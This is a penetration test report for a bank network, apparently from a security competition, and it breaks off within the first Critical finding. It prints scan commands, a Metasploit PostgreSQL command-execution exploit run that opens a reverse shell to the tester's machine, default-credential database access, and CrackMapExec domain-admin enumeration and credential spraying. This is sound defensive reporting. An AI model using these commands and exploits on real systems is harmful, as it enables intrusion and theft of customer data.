DINOBANK

PENETRATION TEST REPORT

November 24, 2019

[redacted]

CONFIDENTIAL

TABLE OF CONTENTS

EXECUTIVE SUMMARY

[redacted] was contracted by DinoBank to conduct a penetration test in order to determine the company's exposure and risk to a targeted attack. This assessment was performed on November 22-23, 2019. This report documents the assessment and related findings. It also provides detailed technical descriptions for each specific risk finding and recommendations for resolving each risk finding. Figure 1 shows the number of categorized risks, from Critical to Low Risk findings contained in this report.

Critical	High	Medium	Low
3	2	5	2

Figure 1: Number of Findings

Following a structured penetration test methodology, [redacted] conducted passive and active reconnaissance, vulnerability scanning, service enumeration, and exploitation. Frameworks such as the Penetration Test Execution Standard and the OWASP Top 10 Web Application Vulnerabilities were referenced for testing.

[redacted] was able to gain access to sensitive information through a vulnerable PostgreSQL server. This server contained default credentials which resulted in unrestricted access to view and edit all of DinoBank's customers' Personally Identifiable Information. Additionally, there was a vulnerability on the installed version of PostgreSQL that granted remote code execution to [redacted] This attack path would also lead to the same breach of data.

In addition, [redacted] was able to discover domain administrator credentials from an FTP server that enabled anonymous login and allowed for the user to read from different files. Credentials were obtained from Windows Powershell transcript logs on the server, which then allowed the team to remotely access multiple machines that authenticated through the domain.

A real-world data breach would result in violation of compliance, significant financial losses, and damage to company reputation. Due to the risk of a data breach, DinoBank should remediate these findings to stay compliant with regulations such as the Gramm-Leach-Bliley Act (GLBA). According to a study done by IBM Security and Ponemon Institute, the cost of an average data breach in 2019 is 8.2 million U.S dollars. The average cost per lost record is $242, and with around 40,817 records, the estimated cost of a data breach for DinoBank would be 8.65 million U.S dollars.

This report includes recommendations and remediations for confirmed vulnerabilities found during the assessment. [redacted] recommends immediate action be taken towards critical findings to reduce the possibility of a network compromise and a potential data breach.

SCOPE

[redacted] performed security testing on DinoBank's network infrastructure. The testing was conducted from the perspective of an attacker with connection to DinoBank's internal networks. DinoBank provided the team with the network ranges shown in Figure 2 as the scope for the penetration test. All networks contained multiple live hosts and were enumerated by the team. [redacted] did not test any systems outside of the IP Address ranges in Figure 2. An ATM was located physically in the room where the testing took place and was also a part of the scope of the engagement, with the exception being that no physical attacks were permitted, such as lockpicking or destructive brute force attacks. The IVR system located on 10.0.2.102.

Network Ranges
10.0.1.0/24
10.0.2.0/24
10.0.10.0/24
10.0.11.0/24
10.0.12.0/24

Figure 2: Network ranges

STRATEGIC RECOMMENDATIONS

Key Security Strengths

Throughout the assessment, [redacted] identified several strong security controls currently in place. These controls should be continually regulated in order to maintain DinoBank's security posture. [redacted] has included the findings below:

- **Hardened Windows Services (SMB, RDP):** [redacted] did not identify any significant vulnerabilities found with Windows related services. Due to the number of hosts running SMB and RDP, [redacted] put a focus on scanning for potential exploitation with EternalBlue (MS017-10) and BlueKeep (CVE- 2019-0708). By keeping Windows services versions up to date, DinoBank secured their Windows infrastructure from trivial exploitation. Additionally, most of the SMB shares did not allow anonymous access. SMB is a primary service that attackers target due to how often sensitive information is hosted in shared network drives. RDP was also enabled with Network Level Authentication, protecting it from the BlueKeep vulnerability.
- **Disabled Password Authentication for SSH:** During this assessment, [redacted] did not identify any SSH instances that allowed password authentication. By implementing this control, DinoBank has effectively removed password brute forcing as a threat to access systems with SSH.
- **No Default/Weak Credentials for Web Services:** [redacted] tested authentication of web services by attempting to authenticate with default/weak credentials such as admin:admin, admin:changeme, etc. Additional sets of credentials were researched depending on the web service. By removing default/weak credentials, DinoBank secured administrative access to their front facing services.
- **Strong Domain Passwords:** Once the domain administrator credentials were obtained, [redacted] extracted the user hashes from the Domain Controller. However, the attempts to crack the domain users' credentials were unsuccessful due to strong passwords set by the users. The team used various techniques to attempt to authenticate as additional domain users, including hash cracking, password spraying and pass-the-hash. [redacted] was unsuccessful in implementing these techniques to move laterally within the network.
- **Improved Bank Transfer Security:** In the previous assessment, [redacted] was able to perform unauthenticated account transfers between client accounts on the core banking website. Since then, DinoBank has improved the security mechanism for transferring funds between client accounts. During the assessment, [redacted] was unable to make account transfers between different accounts.

Key Areas for Improvement

[redacted] identified several areas of improvement for DinoBank throughout the course of the assessment and has included the most significant findings below:

- **Default Credentials for SQL Database:** By default, PostgreSQL has no password authentication enabled. [redacted] recommends a strong password policy is enforced across the company network and especially on critical services.
- **Misconfigured Access Controls:** Plain-text credentials were discovered in various locations within the domain. [redacted] recommends adjusting access controls to file shares so that no unauthenticated users are able to view sensitive files.
- **Lack of Multi-Factor Authentication:** None of DinoBank's core services had multi-factor authentication enabled. If credentials were compromised during an attack, threat actors can leverage credentials to access services across the network without any additional authentication. [redacted] recommends implementing some form of Multi-Factor Authentication immediately on their business-critical services.
- **Manual Application Review:** It is highly recommended that DinoBank implements manual testing of its applications to ensure input sanitization and prevent exploitation of critical applications.

TESTING METHODOLOGY

Penetration Testing Execution Standard

[redacted] references industry standard PTES (Penetration Testing Execution Standard) when conducting assessments.

Figure 3: PTES (Penetration Testing Execution Standard)

OWASP Top 10

[redacted] also references the OWASP Top 10 when web applications are in scope for the assessment. OWASP vulnerabilities focuses on the top critical web application security risks:

1. Injection	6. Security Misconfiguration
2. Broken Authentication	7. Cross Site Scripting
3. Sensitive Data Exposure	8. Insecure Deserialization
4. XML External Entities	9. Using Components with Known Vulnerabilities
5. Broken Access Control	10. Insufficient Logging and Monitoring

Figure 4: OWASP Top 10

Open Source Intelligence (OSINT) Gathering

Open Source Intelligence (OSINT) is part of the Intelligence Gathering phase. From September 30, 2019 to October 22, 2019, [redacted] Services gathered intelligence on DinoBank through their website, dinobank.us, social media platforms such as LinkedIn, Twitter, and GitHub. More detailed information on OSINT Findings can be found in *Appendix A: OSINT Artifacts.*

Host Discovery

In order to find and maintain an updated list of in-scope targets, [redacted] used nVis, a lightweight collaborative nmap scanning framework. The framework relies on multiple clients to quickly provide nmap scans in parallel. The nmap scans are forwarded to a central server, which then provides a real-time front-end for the team. Further information about the tool can be found in *Appendix C: Tools.*

Vulnerability Scanning

The primary method of discovering vulnerabilities and exposed services was through nmap scans. Initial common port scans were used during host discovery; more advanced scans were used to enumerate all ports on each IP in the scope. The scans included scripts that would perform common vulnerability checks, return extra information about version, and attempt to determine the OS version for the system.

Nmap Scans

TCP Scan

```
nmap -p- -A 10.0.1.0/24 -oA 10.0.1._tcp
```

This scans for all ports over TCP and outputs to a file.

UDP Scan

```
nmap -p- -sU -A 10.0.1.0/24 -oA 10.0.1._udp
```

This scans for all ports over UDP and outputs to a file.

SMB Vulnerability Scan

```
nmap -sV -Pn -vv -p 139, 445 --script=smb-vuln*
--script-args=unsafe=1
```

This scans with automated scripts to check for common smb vulnerabilities.

Metasploit Scans

EternalBlue Scan

```
msf > use auxiliary/scanner/smb/smb_ms17_010
```

This metasploit module scans for any hosts are vulnerable to EternalBlue.

BlueKeep Scan

```
msf > use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
```

This metasploit module scans for any hosts that are vulnerable to BlueKeep.

Kerberos MS 14-068 Vulnerability

```
msf > use auxiliary/admin/kerberos/ms14_068_kerberos_checksum
```

This metasploit module scans for any hosts that are vulnerable to an outdated Kerberos KDC.

Web Application Scans

Nikto vulnerability scan

```
nikto -h [HOST]
```

This command scans a given hostname for web vulnerabilities.

Gobuster directory listing scan

```
gobuster dir -u [HOST] -w /usr/share/wordlists/[wordlist]
```

This command scans for hidden web directories using a word list.

Manual Testing/Validation

Depending on scan results, [redacted] begins with one of multiple approaches to exploit a system:

PostgreSQL

Default credentials were used on the PostgreSQL instance.

```
/envs/nationals-cptc [redacted]/kali01 @~ # psql -h 10.0.2.100 -U postgres
psql (10.10 (Ubuntu 10.10-0ubuntu0.18.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compress
Type "help" for help.
```

Figure 05: Logging into PostgreSQL instance with default credentials

Once on the system, [redacted] enumerated the database through normal SQL queries. As the postgres user, [redacted] essentially had superuser access to the database and was able to view all of the data (including customer PII, credit card numbers, etc.) in the database instance.

```
\dt
             List of relations
 Schema |      Name       | Type  |   Owner
--------+-----------------+-------+-----------
        | accounts        |       |
        | cds             |       |
        | customers       |       |
        | employees       |       |
        | loans           |       |
        | onlinebanking   |       |
        | securities      |       |
        | transactions    |       |
(8 rows)
```

Figure 06: List of relations in database


Team 2 continued to search for relevant vulnerabilities related to the version of the service and found a suitable exploit in the Metasploit Framework.

```
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > exploit

[*] Started reverse TCP handler on 10.0.254.206:4444
[*] 10.0.2.100:5432 - 10.0.2.100:5432 - PostgreSQL 10.10 (Ubuntu 10.10-0ubuntu0.18.04.1) on x86
7.4.0-1ubuntu1~18.04.1) 7.4.0, 64-bit
[*] 10.0.2.100:5432 - Exploiting...
[+] 10.0.2.100:5432 - 10.0.2.100:5432 - ClAybB87 dropped successfully
[+] 10.0.2.100:5432 - 10.0.2.100:5432 - ClAybB87 created successfully
[+] 10.0.2.100:5432 - 10.0.2.100:5432 - ClAybB87 copied successfully(valid syntax/command)
[+] 10.0.2.100:5432 - 10.0.2.100:5432 - ClAybB87 dropped successfully(Cleaned)
[*] 10.0.2.100:5432 - Exploit Succeeded
[*] Command shell session 1 opened (10.0.254.206:4444 -> 10.0.2.100:38488) at 2019-10-12 20:10:
```

Figure 07: postgres_copy_from_program_cmd_exec exploit

Web Applications

For web applications, manual testing and browsing is done while web content scanners like GoBuster run in the background. Any new directories or files found will be enumerated manually for simple SQL injection, lack of input validation on input fields or file upload, and exposed PII/sensitive information.



```
/envs/nationals-cptc[redacted]kali05 @~ # gobuster dir -u http://10.0.1.20:80 -w wordlists/big.txt --wildcard | grep -v 403
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.0.1.20:80
[+] Threads:        10
[+] Wordlist:       wordlists/big.txt
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2019/11/23 02:24:29 Starting gobuster
===============================================================
/ecp (Status: 302)
/rpc (Status: 401)
===============================================================
2019/11/23 02:24:39 Finished
===============================================================
/envs/nationals-cptc[redacted]/kali05 @~ #
```

Figure 08: GoBuster being used to find some hidden directories.

All statuses besides “404 not found” are returned.

SMB and FTP

Anonymous login was allowed on FTP Server with access to the machine’s C: drive




Figure 09: FTP Server accessed through Web Browser (ANONYMOUS Permissions)

Checking for Domain Admins

To build a better view of the network, [redacted]hecked Domain Controllers on DinoBank's network for users in the "Domain Admins" group. This allowed for further testing on high-value accounts on the DinoBank domain.

```
(CrackMapExec) /envs/nationals-cpt[redacted]ali02 @CrackMapExec # cme smb 10.0.11.0/24 -u Administrator -p '' --groups 'domain admins'
SMB         10.0.11.100     445    METRO-DC         [*] Windows Server 2016 Datacenter 14393 x64 (name:METRO-DC) (domain:DINO) (signing:True) (SMBv1:True)
SMB         10.0.11.100     445    METRO-DC         [+] DINO\Administrator: (Pwn3d!)
SMB         10.0.11.100     445    METRO-DC         [+] Enumerated members of domain group
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
SMB         10.0.11.100     445    METRO-DC         corp.dinobank.us\
```

Figure 10: CrackMapExec Domain Admin Check

Mapping Domain and Spraying Administrator Password

After mapping out DinoBank's network, [redacted] was able to gain access to the Administrator user in the "Domain Admins" group. This allowed [redacted] to spray the credentials gathered and gain further access to DinoBank's network for continued testing.

```
cmedb (default)(smb) > hosts

+Hosts---+-----------+-------------+----------------+-----------+-----------------------------------+
| HostID | Admins    | IP          | Hostname       | Domain    | OS                                |
+--------+-----------+-------------+----------------+-----------+-----------------------------------+
| 1      | 1 Cred(s) | 10.0.11.100 | METRO-DC       | DINO      | Windows Server 2016 Datacenter 14393 |
| 2      | 1 Cred(s) | 10.0.11.201 | METRO-TLR-01   | DINO      | Windows Server 2016 Datacenter 14393 |
| 3      | 1 Cred(s) | 10.0.11.202 | METRO-TLR-02   | DINO      | Windows Server 2016 Datacenter 14393 |
| 4      | 1 Cred(s) | 10.0.11.208 | METRO-WK-01    | DINO      | Windows Server 2016 Datacenter 14393 |
| 5      | 1 Cred(s) | 10.0.1.12   | CORP-WSUS-01   | DINO      | Windows Server 2016 Datacenter 14393 |
| 6      | 1 Cred(s) | 10.0.1.50   | WAREHOUSE      | WAREHOUSE | Windows Server 2016 Datacenter 14393 |
| 7      | 1 Cred(s) | 10.0.1.10   | CORP-DC-01     | DINO      | Windows Server 2016 Datacenter 14393 |
| 8      | 1 Cred(s) | 10.0.1.20   | CORP-EXCH-01   | DINO      | Windows Server 2016 Datacenter 14393 |
| 9      | 1 Cred(s) | 10.0.1.11   | CORP-DFS-01    | DINO      | Windows Server 2016 Datacenter 14393 |
| 10     | 1 Cred(s) | 10.0.1.31   | CORP-WEB-01    | DINO      | Windows Server 2016 Datacenter 14393 |
| 11     | 1 Cred(s) | 10.0.10.100 | GOTHAM-DC      | DINO      | Windows Server 2016 Datacenter 14393 |
| 12     | 1 Cred(s) | 10.0.10.208 | GOTHAM-WK-01   | DINO      | Windows Server 2016 Datacenter 14393 |
| 13     | 1 Cred(s) | 10.0.10.202 | GOTHAM-TLR-02  | DINO      | Windows Server 2016 Datacenter 14393 |
| 14     | 1 Cred(s) | 10.0.10.203 | GOTHAM-TLR-03  | DINO      | Windows Server 2016 Datacenter 14393 |
| 15     | 1 Cred(s) | 10.0.10.209 | GOTHAM-WK-02   | DINO      | Windows Server 2016 Datacenter 14393 |
| 16     | 1 Cred(s) | 10.0.10.201 | GOTHAM-TLR-01  | DINO      | Windows Server 2016 Datacenter 14393 |
| 17     | 1 Cred(s) | 10.0.12.100 | SPRING-DC      | DINO      | Windows Server 2016 Datacenter 14393 |
| 18     | 1 Cred(s) | 10.0.12.201 | SPRING-TLR-01  | DINO      | Windows Server 2016 Datacenter 14393 |
| 19     | 1 Cred(s) | 10.0.12.208 | SPRING-WK-01   | DINO      | Windows Server 2016 Datacenter 14393 |
+--------+-----------+-------------+----------------+-----------+-----------------------------------+
```

Figure 11: Enumerated Hosts through CrackMapExec SMB

Checking for Null Sessions

[redacted] determined SMB Null Sessions are a common way for attackers to gather information about the environment such as share names. [redacted] checked for null sessions across DinoBank's network and found proper mitigations were in place.




Figure 12: Checking for Null Sessions

Interactive Voice Response

During the assessment of the IVR system, all possible options were explored with the provided credentials, including all numerical digits and the * and # special characters on all levels of the phone tree. The diagram below indicates the options which were successful. All other inputs either closed the connection or returned an "option not valid" error.




Figure 13: The discovered IVR tree

Automated Teller Machine

During the assessment, the provided ATM was fully evaluated from a non-physical standpoint. The device was identified as a Tranax/Hyosung 1500 series ATM and was tested accordingly. [redacted] validated that the configuration mode settings were not using the default PIN supplied by Hyosung and that it was not using other common default PINs such as 111111, 222222, 333333, or 555555. During the engagement, an ATM service technician made the mistake of leaving the ATM in configuration mode, allowing [redacted] to print the configuration of the printer as well as a history of transactions made on the ATM. At a different time during the assessment, an ATM service technician requested a $10 withdrawal but a $50 Jamaican dollar was dispensed. Upon reviewing the configuration of the ATM, it was revealed that the denomination value was set to $10 when the cash cassette was loaded with $50 Jamaican bills. This could indicate that fraud is taking place.

Figure 14: The receipt demonstrating $10 was requested and the $50 Jamaica bill that was dispensed.





Figure 15: The configuration interface on the ATM

NETWORK TOPOLOGY



RISK ASSESSMENT METHODOLOGY

[redacted] follows a standardized risk assessment gradient. This rubric assesses the two crucial factors of a risk: possibility of exploitation & the potential impact on the business.

The chart below illustrates the methodology, with likelihood of the exploit on the X-axis and the impact on the Y-axis.

IMPACT	**High**	**Medium**	**High**	**Critical**
	Medium	**Low**	**Medium**	**High**
	Low	**Low**	**Low**	**Medium**
		Low	**Medium**	**High**
			LIKELIHOOD	

Figure 16: Risk Matrix

FINDINGS

This section lists the risk findings for the assessment. Each finding is assigned a risk rating of "Critical", "High", "Medium", or "Low" based off the criteria described in the risk assessment matrix.

Critical	Plaintext Domain Administrator Credentials in Anonymous FTP Server
Description	[redacted] found an FTP server on the CORP-WSUS-01 machine that hosted multiple file directories with anonymous logins enabled. In one of the file directories, there were multiple text files that contained PowerShell transcript logs. The logs had included the Domain Administrator account username as well as its password in clear text. The team was able to verify the valid credentials from remotely connecting to the domain controller.
Affected Scope	**Vulnerability found:** 10.0.1.12 (corp-wsus-01) **Hosts affected:** This vulnerability affects all hosts connected to the domain.
